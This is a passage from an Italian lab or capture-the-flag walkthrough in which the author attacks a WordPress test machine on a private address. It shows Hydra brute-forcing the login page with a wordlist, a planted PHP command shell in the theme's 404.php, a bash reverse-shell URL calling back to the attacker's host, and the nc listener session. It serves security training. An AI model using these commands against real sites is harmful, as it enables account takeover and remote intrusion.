/><span class="screen-reader-text">Author </span> <a class="url fn n" 
href="/backup_wordpress/?author=1">admin</a></span></span><span class="posted-
on"><span class="screen-reader-text">Posted on </span><a href="/backup_wordpress/?
p=1" rel="bookmark"><time class="entry-date published updated" datetime="2018-03-
07T20:05:07+00:00">March 7, 2018</time></a></span><span class="comments-link"><a 
href="/backup_wordpress/?p=1#comments">1 Comment<span class="screen-reader-text">
on Hello world!</span></a></span>                        </footer><!-- .entry-footer 
-->
</article><!-- #post-## -->

                </main><!-- .site-main -->
        </div><!-- .content-area -->
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.150.12 http-post-form "/backup_wordpress/wp-login.ph
p:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 15:12:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.150.12:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=L
og+In:F=Invalid username
[80][http-post-form] host: 192.168.150.12   login: admin   password: iloveyou
[80][http-post-form] host: 192.168.150.12   login: admin   password: password
[80][http-post-form] host: 192.168.150.12   login: admin   password: 1234567
[80][http-post-form] host: 192.168.150.12   login: admin   password: rockyou
[80][http-post-form] host: 192.168.150.12   login: admin   password: 12345678
[80][http-post-form] host: 192.168.150.12   login: admin   password: 12345
[80][http-post-form] host: 192.168.150.12   login: admin   password: monkey
[80][http-post-form] host: 192.168.150.12   login: admin   password: 123456
[80][http-post-form] host: 192.168.150.12   login: admin   password: 123456789
[80][http-post-form] host: 192.168.150.12   login: admin   password: lovely
[80][http-post-form] host: 192.168.150.12   login: admin   password: babygirl
[80][http-post-form] host: 192.168.150.12   login: admin   password: abc123
[80][http-post-form] host: 192.168.150.12   login: admin   password: princess
[80][http-post-form] host: 192.168.150.12   login: admin   password: daniel
[80][http-post-form] host: 192.168.150.12   login: admin   password: jessica
[80][http-post-form] host: 192.168.150.12   login: admin   password: nicole
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 15:13:05

┌──(kali㉿kali)-[~]
└─$
```


Hydra ha trovato più password valide per l'utente `admin, che abbiamo provato, ma non sono valide` , hydra ci sta dando dei falsi positivi. In questo caso, il server potrebbe aver bloccatp il login dopo troppi tentativi, o il parametro di controllo F=Invalid username controlla solo l’errore sullo username, non sulla password . Proviamo a usare l’errore del sito nel nostro comando hydra, ma il risultato è uguale. Dopo vari tentativi, proviamo hydra con l’altro user trovando un riscontro.


```
┌──(kali㉿kali)-[~]
└─$ hydra -l john -P /usr/share/wordlists/rockyou.txt 192.168.150.12 http-post-form \
"/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 18:28:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.150.12:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=L
og+In:F=The password you entered
[STATUS] 192.00 tries/min, 192 tries in 00:01h, 14344207 to do in 1245:10h, 16 active
[STATUS] 193.33 tries/min, 580 tries in 00:03h, 14343819 to do in 1236:33h, 16 active
[STATUS] 185.00 tries/min, 1295 tries in 00:07h, 14343104 to do in 1292:11h, 16 active
[STATUS] 182.07 tries/min, 2731 tries in 00:15h, 14341668 to do in 1312:52h, 16 active
[80][http-post-form] host: 192.168.150.12   login: john   password: enigma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 18:47:00

┌──(kali㉿kali)-[~]
└─$
```

Abbiamo trovato John e siamo riusciti ad entrare nel server, da questo possiamo creare una backdoor.




Andiamo nella pagina dove è fresente il file 404 e scriviamo il codice php per creare la nostra shell.





Mettiamo la nostra porta scelta in ascolto e creiamo la reverse shell per la connessione.
Adesso lanciamo la reverse shell con il comando: http://192.168.150.12/backup_wordpress/wp-content/themes/twentysixteen/404.php?cmd=bash+-c+%27bash+-i+%3E%26+/dev/tcp/192.168.150.10/4444+0%3E%261%27
Stabilizziamo la shell e tramite il comando sudo -l per verifichiamo i permessi sudo


┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.150.10] from (UNKNOWN) [192.168.150.12] 38768
bash: no job control in this shell
</backup_wordpress/wp-content/themes/twentysixteen$ script /dev/null -c bash
script /dev/null -c bash
www-data@bsides2018:/var/www/backup_wordpress/wp-content/themes/twentysixteen$ export TERM=xterm
www-data@bsides2018:/var/www/backup_wordpress/wp-content/themes/twentysixteen$ sudo -l
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
Sorry, try again.
sudo: 3 incorrect password attempts
www-data@bsides2018:/var/www/backup_wordpress/wp-content/themes/twentysixteen$